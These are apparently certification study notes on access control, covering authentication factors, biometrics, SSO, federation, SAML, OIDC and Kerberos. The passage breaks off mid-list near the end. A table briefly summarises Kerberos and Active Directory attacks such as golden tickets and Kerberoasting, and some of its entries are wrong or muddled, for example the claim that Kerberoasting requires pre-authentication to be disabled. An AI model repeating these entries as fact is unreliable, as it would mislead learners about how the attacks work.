An Object is a passive entity that provides information to the subject.

CIA Triad and Access Controls:

Primary reason to implement access control mechanism is to prevent losses. There are three categories of IT loss a) Confidentiality b) Integrity c) Availability

Confidentiality: When unauthorized entities can access system or data, it results in a loss of confidentiality.

Integrity: If unauthorized or unwanted changes to objects occur it results in a loss of integrity

Availability: System and data should be available to users and other subjects when they need it. If the system is not operational and the data is not accessible, it results in a loss of Availability.

Types of Access Control:

The three primary control types are preventive, Detective and Corrective

Preventive Access Control: A preventive control attempts to thwart or stop unwanted and unauthorized activity to occur. Examples Fences, locks, biometric, mantrap, lighting, alarm system, separation of duties etc

Detective Access Control: This control attempts to discover or detect unwanted or unauthorized activity. This can detect the activity only after it has occurred. Examples Security guards, motion detectors, IDS, CCTV, Job rotation etc

Corrective Access Control: This control modifies the environment to return system to normal after an unwanted or unauthorized activity has occurred. Examples terminating malicious activity or rebooting a system.

There are also Four other access controls commonly known as Deterrent, Recovery, Directive and compensating Access Control.

Deterrent Access Control: This Control attempts to discourage security policy violation. Deterrent and preventive controls are similar, but the deterrent control often depend on individual deciding not to take an unwanted action. Examples security policies Security awareness training, locks, fences, security camera etc

Recovery Access Controls: This type of control attempts to recover or restore resources, functions and capabilities after a security policy violation. They are an extension of correction controls but have more advanced or complex abilities. Examples Backup and restores, system reimaging, antivirus software, server clustering etc

Directive Access Control: This control attempts to direct, confine or control actions of subjects to force or encouraging compliance with security policies. Examples Posted Notifications, Escape route exit, Monitoring, Supervision and procedures.

Compensating Access Controls: This type of control provides an alternative when it is not possible to use a primary control or when it is necessary to increase the effectiveness of a primary control.

Controls can be implemented administratively. Logically/Technically or Physically

Administrative Control: These are sometimes called as management controls and focus on personnel and business practices. Examples are Polices, Procedures, hiring practices, background checks, Classifying and labelling of data etc

Logical/Technical Control: These are hardware and software mechanism used to manage access and to provide protection for resources and systems. They use technology. Examples are Firewalls, IDS, IPS, Routers, ACL, Encryption etc

Physical Controls: These are the items you can physically touch. Examples are Guards, fences, motion detectors, locked doors, lights, cable protectors, Video camera etc.

Managing Identification and Authentication

Identification: It is the process of subject claiming or professing an identity. A subject must provide an identity to a system to start authentication, authorization and accountability process.

Authentication: Authentication verifies the identity of the subject by comparing one or more factors against a database of valid identities such as user account.

Identification and Authentication always occur together as a single two-step process. Without both a subject can't gain access to a system.

Providing an identity is the first step

Providing authentication is the second step

Authorization and Accountability

Authorization: Subjects are granted access to objects based on proven identities. And it indicated who is trusted to perform specific operations.

Accountability: Users and other subjects can be held accountable for their actions when auditing is implemented. Auditing tracks subjects and records when they access objects. One or more logs create a Audit trail that researchers can used to reconstruct events and identify security incidents.

Auditing: is the process of tracking and recording subject activities within logs. Logs typically record who took an action, when and where the action was taken, and what the action was.

Authentication Factors

Type 1: This authentication factor is "SOMETHING YOU KNOW" Examples are password, PIN or Passphrase.

Type 2: This authentication factor is "SOMETHING YOU HAVE" Examples are smart cards, Hardware token, memory card or USB.

Type 3: This authentication factor is "SOMETHING YOU ARE OR SOMETHING YOU DO". Examples Fingerprints, voice prints, retina patterns, iris patterns, face shape, palm topology and hand geometry. Examples in SOMETHING YOU DO are signature and keystroke dynamics also known as behaviour biometrics.

Other authentication factors are

Somewhere you Are: This factor identifies subject's location based on a specific computer. It can be identified as IP address of the computer or CALLER ID of a phone number.

Context based Authentication: Many mobile device management (MDM) systems use Context-Aware Authentication to identify mobiles device users. It can identify multiple element such as location of the user, time of the day and mobile device.

Something You Know

Cognitive Password: This is password mechanism and is a series of challenge questions about the facts or predefined responses that only subjects should know. Questions could be related to birthday, mother's maiden name, first boss, first Pet, first car, Favourite sports etc. Best cognitive password system allows users to create their own questions and answers and make attackers job much more difficult.

Password Policy Components:

Some common password policy settings are
Maximum age
Password complexity
Password length
Minimum age
Password History

Something You Have

Smart Cards: Smart cards can prove both identification and authentication and is credit card sized ID or badge and has an integrated circuit chip embedded in it. This card contains information about the authorized user that is used for identification and authentication purpose.

Token: A token device or hardware token is a password generating device that users can carry with them. Tokens are typically combined with another authentication mechanism. Hardware token devices use dynamic onetime password making them more secure than static password. Two types of token are as below

Synchronous Dynamic Password Token: Hardware token that create synchronous dynamic password are time based and synchronized with the authentication server. Password is generated after every 60 seconds*.(RSA Token)*

Asynchronous Dynamic Password Token: This doesn't use a clock and generate password based on algorithm and n incrementing counter.

Two Step Authentication/Two Factor Authentication:

Smartphones and tablets support authenticator apps, such as the Microsoft Authenticator or Google Authenticator. These provide a simple way to implement 2FA without a hardware token. Let's say you configure Google Authenticator on your smartphone and then configure a website to use Google Authenticator. Later, after you enter your username and password to log into your account, the site prompts you to enter a verification code. You open Google Authenticator on your smartphone and see a six-digit PIN displayed. After entering the six-digit PIN, you have access.

HOTP: The hash message authentication code (HMAC) includes a hash function used by the HMAC-based one-Time password (HOTP) standard to create onetime password. This is similar to asynchronous dynamic password created by token. The HOTP value will remain valid until used.

TOTP: The Time -based One-Time password standard is similar to HOTP however it uses timestamp and remains valid for a certain timeframe. It expires if user doesn't use it in certain timeframe. This is similar to synchronous dynamic passwords used by tokens.

Another popular method of two step authentication is an email challenge. When your login on, website send a PIN into your email and you need to enter that PIN to get access.

Something You Are

Biometrics: Biometrics fall into type 3 , something you are or something you do category. It can be used as an identifying or authentication technique or both. As an identification technique Biometric is used in physical access control and in authentication technique it is used in logical access controls.

Fingerprints: Fingerprints are unique to people and are now commonly used in Laptops and USB flash drives as a method of identification and authentication.

Face Scans: This uses the geometric patterns of face for detection and recognition. Facebook has been using this for years now to provide tag suggestions.

Retina Scan: Retina scans focus on the pattern of blood vessels at the back of the eye. They are the most accurate form of biometric authentication and can differentiate between identical twins. Retina scans typically require users to be as close as three inches from the scanner. some privacy proponents object to their use because they can reveal medical conditions, such as high blood pressure and pregnancy.

Iris Scan: This focus on the coloured area around the pupil and are second most accurate form of biometric authentication. Iris scan be done from 6 to 12 meters away (about 20 to 40 feet). accuracy can be affected by changes in lighting and the usage of some glasses and contact lenses

Palm Scan: Palm scans use infrared light to measure vein patterns in the palm which is unique as fingerprints.

Hand Geometry: This recognizes the physical dimensions of the hand and is rarely used by itself since it is difficult to uniquely identify an individual using this method.

Heart/Pulse Patterns: Measuring the user's pulse or heartbeat ensures that a real person is providing the biometric factor.

Voice Patterns Recognition: This type biometric authentication relies on the characteristics of a person's speaking voice known as voice print. Voice pattern recognition is sometimes used as an additional authentication mechanism but is rarely used by itself.

Signature dynamics: This recognizes how a subject writes a string or characters. It examines both how a subject performs the act of writing and features in a written sample.

Keystroke Patterns: Keystroke patterns also known as keystroke dynamics measures how a subject uses a keyboard by analysing flight time and dwell time. Flight time is how long it takes between key presses and Dwell time is how long a key is pressed.

Biometric Factor Error Ratings

False Rejection Rate: A false rejection occurs when a valid subject is not authenticated. This is sometimes called a false negative authentication. The ratio of false rejections to valid authentication is known as the false rejection rate (FRR) and is sometimes called as Type 1 error.

False Acceptance Rate: A false acceptance occurs when an invalid subject is authenticated, and this is also known as false positive authentication. The ratio of false positive to valid authentication is called False acceptance Rate (FAR) and is sometimes called a Type 2 error.

When a biometric device is too sensitive, False rejections (False negative) are more common. When a biometric is not sensitive enough, False acceptance (False positive) are more common.

Crossover error rate (CER): Also called as equal error rate (ERR). This is used to compare overall quality of biometric devices. The point where FRR and FAR are equal is the CER. Devices with lower CER are more accurate than devices with higher CER.




FIGURE 13.1 Graph of FRR and FAR errors indicating the CER point

Biometric Authentication		
	Allow	**Deny**
Good	**True Positive** *when a good /Authenticated person is Allowed*	**False Negative (FRR)** *When a good Person is denied*
Bad	**False Positive (FAR)** *When a Bad person is allowed*	**True Negative** *When a bad Person is denied*

Biometric Registration:

Enrolment or Registration must take place for a Biometric device to work as an identification or authentication. During this process Subject's biometric factor is sampled and stored in a device's database and this stored sample is called reference profile or reference template. Enrolment time over 2 minutes are unacceptable. Throughput rate is the amount of time the system requires to scan a subject and approve or deny access. Subject accepts the throughput rate of about 6 seconds or faster.

Multiple Authentication:

Multiple Authentication must use multiple types or factors such as something-you -know factor and something-you-have factor.

Fast Identity Online (FIDO): The Alliance is an open industry association with a stated mission of reducing the over-reliance on passwords. Some of the problems they've identified with passwords are:

- Users have as many as 90 online accounts.
- Up to 51 percent of passwords are reused.
- Passwords are the root cause of over 80 percent of data breaches.
- Users abandon one-third of online purchases due to forgotten passwords.

Implementing Identity Management

Centralized Access Control: All the authorization verification is performed by a single entity within a system. Administrative overhead is lower because all changes are made in a single location and a single change effects the entire system. Creates single point of failure.

Decentralized Access Control: Also known as distributed access control. In this various entity located throughout a system perform authorization verification. Administrative overhead is higher because changes must be implemented across numerous locations.

Single Sign-On (SSO):

This is a centralized access control technique that allows a subject to be authenticated once on a system and to access multiple resources without authenticating again.

Several Common SSO Mechanisms

LDAP and Centralized Access Control: within a single organisation a centralized access control system is often used as SSO. A directory service is a centralized database that includes information about subjects and objects, including authentication database. Think LDAP directory as a telephone directory for network services and assets. Subjects must authenticate to the directory services before performing queries and lookup activities. A security domain is a collection of subjects and objects that share the common security policy. Trusts are established between two domains to create a security bridge and allow users from one domain to access resource in another domain.

LDAP and PKIs: A public key infrastructure (PKI) uses LDAP when integrating a digital certificate into transmission. LDAP is used when client need to query a certificate authority (CA) for information on the certificate.

SSO and Federated Identities: SSO is common on internal networks and is also used on the internet with third party service. Federated identity extends this beyond a single organisation. Multiple organisations can join a federation group, where they agree to share the identity information. It's important to realize that membership in a federation doesn't automatically grant everyone access to all resources owned by other members of the federation. Instead, each organization decides what resources to share

Cloud-Based Federation: This typically uses a third-party service to share the federation identities. Example: Many corporate online training websites use federated SSO systems. When organisation coordinates with the online training company for employee access, they also coordinate the federated access details.

On-Premise Federation: imagine that Acme merges with Emca. Both companies have their own networks and SSO systems. However, management wants employees to be able to access resources in both networks without logging on twice. By creating an on-premises federated identity management system, both companies can share authentication data. This system allows users to

continue to log on normally, but they will also have access to the other company's network resources. An on-premises solution provides the organization with the most control.

Hybrid Federation: is a combination of a cloud-based solution and an on-premises solution. Imagine Acme has a cloud-based federation providing employees with online training. After the merger with Emca, they implement an on-premises solution to share identities with the two companies. This approach doesn't automatically give employees from Emca access to the training sites. However, it is possible to integrate the existing on-premises solution with the training sites' cloud-based solution. This creates a hybrid solution for Emca employees and, as with other federated solutions, provides SSO for Emca employees

Just-in-Time: Some federated identity solutions support just-in-time (JIT) provisioning. These solutions automatically create the relationship between two entities so that new users can access resources. A JIT solution creates the connection without any administrator intervention.

Credential Management Systems:

Credential management systems provide storage space for usernames and passwords. As an example, many web browsers can remember usernames and passwords for any site that a user hasvisited. Some federated identity management solutions use the Credential Management API. This allows different web applications to implement SSO solutions using a federated identity provider. As an example, if you have a Google or Facebook account, you can use one of them to sign in to Zoom

Identity as Services (IDaaS): Identity as service or Identity and access as a Service (IDaaS) is a third party service that provides identity and access management. IDaaS effectivity provides SSO for the cloud and is especially useful when internal clients access cloud-based software as a service (SaaS) Application. Google and office 365 use this.

AAA Protocols:

Protocols provides authentication, Authorization and accounting are referred to as AAA protocols.

Remote Authentication Dial in User Service (RADIUS): This centralizes authentication for remote connections and provides AAA services for multiple remote access servers. RADIUS uses UDP and encrypts only the exchange of the password.

Terminal Access Controlled Access Control System (TACACS): This separates Authentication, Authorization and Accounting into a separate process which can be hosted on three separate servers. TACACS used UDP 49 while TACACS + uses TCP port 49 and encrypts all the authentication information not just the password.

Diameter: This is an enhanced version of RADIUS and support wide range of protocols like IP, VOIP, MOBILE IP. It has become popular where roaming support is desirable such as with wireless devices and smartphones. Diameter uses TCP 3868 or SCTP (Stream control transmission protocol) and provides better reliability than UDP used by RADIUS. It also supports IPSEC and TLS for encryption.

Managing the identity and Access Provisioning Lifecyle:

This refers to creation, management and deletion of accounts.

Provisioning: Initial setup in identity management is creation of new accounts and provision them with appropriate privilege. Initial creation of new user account is often called an Enrolment or registration.

Account Review: Account should be reviewed periodically to ensure that security policies are being enforced. It is important to guard two problem related to access control. Excessive Privilege and Creeping Privilege. Excessive Privilege occurs when users have more privileges than their assigned work task dictate. Creeping Privilege involves a user account accumulating privileges over the time to job roles and assigned task change. Both violates the basic security principle of least privilege.

Account Revocation: When employees leave the organisation for any reason. It is important to disable their user accounts as soon as possible.

Chapter 14: Controlling and Monitoring Access

Comparing Permissions, Rights and Privileges

Permission: Permission refers to the access granted for an object and determine what you can do with it. If you have read permission for a file, then you will able to open it and read it only.

Rights: This refers to the ability to take an action on an object. Example A user must have the right to modify the system time on computer or the right to restore the backup.

Privileges: Privileges are combination of Permissions and rights. Example An administrator for a computer will have full privileges, granting him full rights and permissions on computer. He can perform any actions and access any data on the computer.

Understanding Authorization Mechanism:

Implicit Deny: A basic principle of access control is implicit deny and most authorization mechanism use it. This principle ensures that access to an object is denied unless access has been explicitly granted to subject.

Access Control Matrix: This is a table that includes subject, objects and assigned privileges. When a subject attempts an action, the system checks the access control matrix to determine if the subject has appropriate privileges to perform the action. Each column of the matrix is called ACL and it is Object focused.

Capability Tables: This is focused on subjects such as users, groups or roles. Example a capability table created for the accounting role will include the list of all objects that the accounting role can access and will include the specific privileges assigned to the accounting role for these objects. Each row of the matrix is called Capability list.

Constrained Interface: Application use constrained or restricted interface to restrict what users can do or see based on their privileges. For example, commands might be available to administrators via a menu or by right-clicking an item, but if a regular user doesn't have permissions, the command does not appear.

Content Dependent Control: This control restrict access to data based on the content within the object. A database view is a content dependent control. Example a customer table has customer name, email address, phone numbers and credit card details. A customer-based view might show only the customer name and email addresses and nothing else.

Context Dependent Control: This requires specific activity before granting users access. Example Consider data flow for a transaction selling digital products online. Users add products to a shopping cart and begin the checkout process. The first page in the checkout shows the products in the shopping cart, the next page collects credit card data and the last page confirm the purchase and provide instructions for downloading digital products. The system denies access to the download page if users don't go through the purchase process first. This can be also used to restrict access to computers/devices and application based on the current day/time (Example TPAM).

Need to Know: This principle ensures that subjects are granted access only to what they need to know for their work task and job functions. In this user must need to know that specific piece of information before accessing it.

Least Privilege: This ensures that subjects are granted only the privileges they need to perform their work tasks and job functions. This also means that the user should be granted the minimum amount of access (authorization) required to do their jobs but no more.


Separation of Duties and Responsibilities: This principle ensures that sensitive functions are split into tasks performed by two or more employees. It helps prevent fraud and errors by creating a system of checks and balances.

Defining Requirements with a security Policy:

A security policy is a document that defines the security requirements for an organisation. It identifies asset that need protection and the extent to which security solution should go to protect them.

Implementing Défense in Depth:

This uses multiple layers or levels of access controls to provide layered security. Example, below figure show two servers and two disks to represent assets that an organisation wants to protect. Intruders or attackers need to overcome multiple layers of defence to reach these protected assets.




Introducing Access Control Models:

Discretionary Access Control (DAC): A key characteristic of DAC is that every object has an owner and the owner can grant or deny access to any other objects. This allows the owner, creator or data custodian of an object to control and define access to that object. This model is implemented using ACL (Access control list) on objects. Each ACL defines the type of access granted or denied to subjects.

Non-Discretionary Access Control (Non-DAC): This doesn't focus on the user identity instead a static set of rules governing the whole environment manages access. Administrators centrally administer this access control and can make changes that effect the entire environment. In contrast DAC models allow owners to make their own changes and that doesn't affect other parts of the environment. Non- DAC systems are centrally controlled and easier to manage.

Role Based Access Control (RBAC): A key characteristics of the RBAC model is the use of roles or groups. Instead of assigning permission directly to users, user accounts are placed in roles and administrators assign permission to roles. This helps enforce the principle of least privilege by preventing privilege creep. Privilege Creep is the tendency for users to acquire privileges over time as their roles and access needs change. Another related model to RBAC is TBAC (Task based access control) in this each user is assigned an array of task rather been assigned one or more roles.



Rule Based Access control: A key characteristic of this model is that it applies global rule that apply to all subjects. Example, a firewall uses rules that allow or block traffic to all users equally. Rules within the rule-based access control model are sometimes referred to as restrictions or filters. Example Firewall rules.

Attribute Based Access Control (ABAC): This is an advance implementation of rule-based access control and a key characteristic of this model is its use of rules that can include multiple attributes. Many SDN networks use ABAC model. Administrators create ABAC policies using plain language statements such as "Allow managers to access the WAN using tablets or smartphones".

Mandatory Access control (MAC): The key characteristic of MAC model is the use of labels applied to both subjects and objects. Example, if a user has a label of top secret, the user can be granted access to top secret documents. Each classification label represents a security domain. Security domain is a collection of subject and objects that share a common security policy. The MAC model is often referred to as Lattice based model. Classification within a MAC model uses one of the following three types of environments. *(OS enforces access control and users cant delegate rights)*

Hierarchical Environment: This relates various classification labels in an ordered structure from low security to medium security to high security such as confidential, secret and Top secret respectfully. Someone with a top-secret clearance can access Top secret data and secret data.

Compartmentalized Environment: In this there is no relationship between one security domain and another. Each domain represents a separate isolated compartment.

Hybrid Environments: This combines both hierarchical and compartmentalized concept so that each hierarchical level may contain numerous subdivisions that are isolated from the rest of the security domain. This model provides granular control over access but becomes increasingly difficult to manage as it grows.

Implementing Authentication Systems:

Authentication systems simplify the management of authentication on the internet and in internal networks

Implementing SSO on the Internet

Extensible Markup Language (XML): XML goes beyond describing how to display the data by actually describing the data. XML can include tags to describe data. Database from multiple vendors can import and export data to and from an XML format, making XML a common language used to exchange information.

Security Assertion Markup Language (SAML): SAML is an open XML-based standard commonly

used to exchange authentication and authorization information between federated organisations. It provides SSO capabilities for browser access. OASIS has developed SAML and the current version is SAML ver 2.0. SAML 2.0 specification utilizes three entities. For Example, Imagine Sally is accessing her investment account at investment.com. This site requires her to log on to access her account and this site uses SAML

Principal/User Agent: For simplicity, think of sally as the Principal, she is trying to access her investment account at investment.com

Service provider (SP): In this scenario, the investment.com site is providing the service and is the service provider.

Identity Provider (IdP): This is a third party that holds the user authentication and authorization information.

When Sally accesses the site, it prompts her to enter her credentials. When she does, the site sends her credentials to the IdP. The IdP then responds with XML messages validating (or rejecting) Sally's credentials and indicating what she is authorized to access. The site then grants her access to her account.

The IdP can send three types of XML messages known as assertions:

Authentication Assertion: This provides proof that the user agent provided the proper credentials, identifies the identification method and identifies the time the user agent logged on.

Authorization Assertion: This indicates whether the user agent is authorized to access the requested service. If the message indicates access is denied, it indicates why.

Attribute Assertion: Attributes can be any information about the user agent.

SOAP is a protocol used for SAML and allow business to business and business to consumer transactions.

OAuth (Open Authorization): This is an open authorization framework and is maintained by IEFT (Internet Engineering Task Force). Many companies on the internet use it to share account information with third party websites. Example: Garmin running sharing on twitter or Facebook. (*O auth 2.0 is an authorization framework RFC-6749)*

OpenID: Open ID is also open standard but is maintained by OpenID foundation. It is like SAML except the user credentials are maintained by third party not by the company like google, Microsoft or yahoo. This frees up the web developers from the need to implement secure authentication mechanism for their sites. Three roles of OpenID are

End User: The user who want to be authenticated to access the resource.

Resource Party: The server that owns the resources that the users are trying to access.

Open ID Provider: The system (Google) in which the user already has an account.

OpenID Connect (OIDC): is an authentication layer using the oAuth 2.0 for authorization framework. OIDC provides both authentication and authorization. OIDC uses javaScript notations (JSON) Web Token (JWT), also called as ID tokens. OIDC uses a web service to retrieve the JWT. Here is what happens when you login ebay.com using your google account.

1. If you don't have a Google account, create one first.
2. Ensure you're logged out of eBay and Google, go to ebay.com, and click Sign In.
3. Click Continue with Google. A dialog box opens, prompting you to enter your Google email. It also indicates what Google will share with ebay.com.
4. Enter your email address and press Enter.
5. Enter your password and click Next.
6. If you've enabled 2-Step Verification on your Google account, you'll be prompted to get the code and enter it.

Kerberos:

Kerberos offers a single sign-on solution for users and protect logon credentials and its primary purpose is authentication. It is based on Symmetric key (Shared Key).

Kerberos Realm: This is a domain the group of systems over which Kerberos has an authority to authenticate a user to a service. Principal within the realm can request a ticket from Kerberos and Kerberos can issue tickets to principal in the realm

Kerberos Principal: This is a unique identity a user/service or any entity that requests a ticket.

Key Distribution Server (KDC): This is the heart of the Kerberos. KDC supplies tickets and generates temporary session keys that allow a user to securely authenticate to a service. KDC stores all the secret symmetric keys for users and services. KDC consists of Authentication server (AS) and Ticket Granting Server (TGS).

Authentication Server: AS confirms that the known user is making a request and issues a Ticket Granting Ticket (TGT)


Ticket Granting Server (TGS): TGS confirms that the user is making an access request to a known service and issue a Service Ticket (ST).

There are lot of message sent back and forth however two information messages that are sent every step. Some messages are in plain text and some are encrypted with symmetric key.

Authenticator: These are a record containing information that can be shown to be recently generated using a session key, known only to the user and server. Authenticator allow users to authenticate the service and service authenticate to the user (Mutual Authentication)

Ticket: Contains most of the information that needs to be passed and this ticket includes the information like client identity, service ID, Session key, Time Stamp etc and all this information is encrypted using servers secret key.

How Communication happens



1. Users send unencrypted message to authentication server requesting to access a service.
2. Authentication server validates a request and make sure it is coming from a known user and generates a TGT (Ticket Granting Ticket). TGT is sent back to the user along with another message encrypted with user's secret key.
3. User decrypts the message with their secret key and creates a couple of messages and send a new message along with TGT (Ticket Granting Ticket) to the TGS (Ticket Granting Server).
4. TGS (Ticket Granting Server) decrypts the TGT and performs some validations and generates a service Ticket (ST). The service ticket (ST) along with other messages (Session key) are sent back to the user.
5. User decrypts the message, creates some authenticator message, and send the user authenticator message and service Ticket (ST) to the service.
6. Service does its own decryption, validation and creates its own final authenticator message.
7. This final authenticator message is sent back to the user and allow mutually authenticate each other and securely distribute a symmetric session key. This allow the user and service to communicate authentication information securely.

Exam Tip: *Session key is different from Secret key.* **Secret Key** *is share between KDC and Principal (User) and is static in nature.* **Session Key** *is shared between two Principals (Users) and is generated when needed and destroyed after the session is completed.*

Attack Type	Attacker	Attacker Need to know Password	NTLM Enable/Disable	Comments
Pass the Hash Attack	Send ***Captured Hash*** to AS	No	Enable	
OverPass the Hash	Send ***TGT/Hash*** to access N/W Resources	No	Disable	*Sometimes called Pass the Key*
Pass the Ticket	Harvest the ticket from ***lsass.exe process*** & impersonate the user	NA	NA	
Silver Ticket	Service account Uses ***TGS ticket*** instead of TGT.	NA	NA	*Service account*
Golden Ticket	Obtains ***hash of Kerberos service account*** . Create ***ticket within Active Directory*** . Allows attackers ***create forged kerberos ticket*** and ***request TGS tickets for any service***	NA	NA	*Gives the attacker the much power and that is why called as Golden Ticket*
ASREPRoast	Send an ***authentication request to a KDC*** KDC ***replies with a TGT encrypted with client password*** Attacker can ***perform offline attack to decrypt the password***	NA	NA	*Can be done only when PreAuthentication is disabled*
Kerberoasting	Collects ***encrypted TGS tickets*** Service account ***use TGS ticket instead of TGT.*** After Harvesting these tickets ***attackers can crack them offline***	NA	NA	*Can be done only when PreAuthentication is disabled*

Common Access control Attacks:

Access Aggregation Attacks: Access aggregation refers to collecting multiple pieces of non-sensitive information and combining (aggregating) them to learn sensitive information. Combining defence in depth, need to know and least privilege principle helps prevent access aggregation attacks. (Refer Chapter 20 of domain 8)

Password Attacks: Passwords are the weakest form of authentication and there are many password attacks available. If an attacker is successful in password attack, he can gain access to the account and access resources authorized to the account. A strong password helps prevents password attacks.

Dictionary Attacks: This is an attempt to discover passwords by using every possible password in a predefined database or list of common or expected passwords.

Brute Force Attacks: This attempts to discover passwords for user accounts by systematically attempting all possible combinations of letters, numbers and symbols. Attackers don't typically type them manually but instead have programs that can programmatically try all the combinations. Hybrid Attack attempts a dictionary attack and then perform a type of brute force attacks with one upped constructed password.

Spraying Attack: *This* is a special type of brute-force attack. Attackers use spraying attack in online password attacks, attempting to bypass account lockout security control.

Credential Stuffing Attack: This attack only checks a single username and password on each site. If people use different passwords on all sites, a credential stuffing attack will fail.

Birthday Attacks: This attack focus on finding collision. Its name comes from statistical phenomenon known as the birthday paradox. This birthday paradox states that if there are 23 people in a room, there are 50 percent chance that any two of them will have the same birthday and this is not the same year but instead the same month and day such as Mar 30. We can reduce the success of birthday attacks by using hashing algorithm with enough bit to make collision computationally infeasible.

Rainbow Table Attacks*:* It takes long time to find a password by guessing it, hashing it and then comparing it with a valid password. Rainbow table reduces this time by using large database of precomputed hashes. Attackers guess a password with either dictionary or brute force method, hash it and put them both the guessed password and the hash of the guessed password into the rainbow table. Using SALT technique can reduce the effectiveness of rainbow table attack. A SALT is a group of random bits added to a password before hashing it. Bcrypt and Password Based Key Derivation Function 2(PBKDF2) are two commonly used algorithm to salt passwords.

Sniffer Attacks: A sniffer attack also called snooping or eavesdropping attack occur when attackers used a sniffer to capture information transmitted over a network. They can capture and read any data sent over a network in clear text including password. Following techniques can prevent successful sniffing attacks.

- Encrypt all sensitive data sent over the network.
- Use one-time password when encryption is not possible.
- Protect network devices with physical security.
- Monitor the network for signatures from sniffers.

Spoofing Attacks: Spoofing also known as masquerading is pretending to be something/someone else. Example, An attacker can use someone else's credentials to enter a building or access an IT system.

Social Engineering Attacks*:* Social engineering occurs when an attacker attempts to gain the trust of someone by using deceit such as false flattery or impersonation or using conniving behaviour. Shoulder surfing is one of the examples.

Phishing: Phishing is a form of social engineering that attempts to trick users into giving up sensitive information, opening an attachment or clicking a link.

Spear Phishing: Spear phishing is a form of phishing targeted to a specific group of users such as employees within a specific organisation. It may appear to originate from a colleague or co-worker within the organisation or from an external source.

Whaling: Whaling is a variant of phishing that targets senior or high-level executives such as chief executive officers (CEOs) and presidents within a company.
Vishing: While attackers primarily launch phishing attacks via email, they have also used other means to trick users such as instant messaging (IM) and VoIP. Vishing is a variant of phishing that uses the phone system or VoIP. A common attack uses an automated call to the user explaining a problem with a credit card account.
Smartcard Attacks: A Side-Channel Attack is a passive, non-invasive attack intended to observe the operation of a device. When the attack is successful, the attacker can learn valuable information contained with the card such as an encryption.

Summary of Protection Methods:

The following list are many precautions that protect against access control attacks.

- Control Physical Access to systems:
